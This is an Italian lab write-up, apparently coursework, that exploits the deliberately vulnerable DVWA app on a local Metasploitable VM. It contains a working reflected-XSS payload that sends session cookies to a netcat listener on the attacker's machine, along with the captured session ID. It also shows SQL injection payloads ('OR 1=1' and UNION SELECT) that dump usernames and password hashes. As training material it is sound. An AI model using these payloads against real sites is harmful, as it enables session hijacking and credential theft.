

XSS Reflected

Connettività tra macchine:

- Kali: 192.168.50.103
- Metasploitable: 192.168.50.101

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e3:23:a0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.103/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::734f:9c90:17db:2add/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:23:a0, IPv4: 192.168.50.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.101 08:00:27:4a:b7:b1 (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.883 seconds (135.95 hosts/sec). 1 responded

(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data:
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.39 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.05 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.35 ms
^C
--- 192.168.50.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 1.394/1.931/2.350/0.399 ms
```

Connessione alla metasploitable tramite browser e accesso alla DVWA

192.168.50.101/dvwa/index.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Ruby in Venti Minuti

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hints/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Imposto security in low

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.


The security level changes the vulnerability level of DVWA.

low

▼

Submit

Nel frattempo ho aperto burpsuite



Provo un carattere speciale e me lo restituisce in output senza sanitizzarlo

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Submit

Hello %

Provo ad inserire uno script e verifico da burpsuite come viene visualizzato dal server

DVWA



Burpsuite


```
<pre>
Hello <h1>
  Simone<h1>
</pre>
```



Faccio un ulteriore prova di conferma:



Script inserito in DVWA




Il browser ricarica la pagina restituendomi l'alert

```
<pre>
Hello <script>
  alert(1)
</script>
</pre>
```

Su burpsuite verifico come il server recepisce lo script

Questo mi fa capire che il server non sanitizza gli input del client e che è possibile iniettare script malevoli in java script.

Con netcat mi metto in ascolto sulla porta 1300



Cerco uno script che possa restituirmi i cookie dell'utente che accede ad un sito e aggiungo l'ip della mia macchina kali e la porta in ascolto

```
JS xssr.js x
JavaScript > JS xssr.js
1 <script>
2   var img = new Image();
3   img.src = 'http://192.168.50.103:1300/steal?cookie=' + encodeURIComponent(document.cookie);
4 </script>
```

Inietto lo script in DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Verifico sul terminale se nc trasmette i dati in ascolto

```
(kali㉿kali)-[~]
└─$ nc -l -p 1300
GET /steal?cookie=security%3Dlow%3B%20PHPSESSID%3D6083bd34c19ca237bf450f99dfbb712e HTTP/1.1
Host: 0.0.0.0:1300
Accept-Language: it-IT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.50.101/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

SQL

Digito l'apice

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Questo indica che i dati che ho fornito vengono direttamente utilizzati nella query SQL senza alcuna sanitizzazione. Quindi il sito è vulnerabile.

Digito 1 e questo mi restituisce due campi selezionati

Vulnerability: SQL Injection

User ID:


```
ID: 1
First name: admin
Surname: admin
```

Tramite il comando **1' OR 1 = 1#** aggiungo una condizione sempre vera.

Questo mi restituisce tutti i possibili users

Vulnerability: SQL Injection

User ID:


```
ID: 1' OR 1=1#
First name: admin
Surname: admin

ID: 1' OR 1=1#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1#
First name: Hack
Surname: Me

ID: 1' OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1#
First name: Bob
Surname: Smith
```

Sapendo che i campi selezionati precedentemente sono due, digito questo comando con due valori "null" associati alla tabella users (trovata nella "view source"). Questo non mi restituisce nessun errore.

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT null, null FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT null, null FROM users#
First name:
Surname:
```

A questo punto provo diversi tentativi per trovare la parola password. Trovata mi restituisce nome user e password associata

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99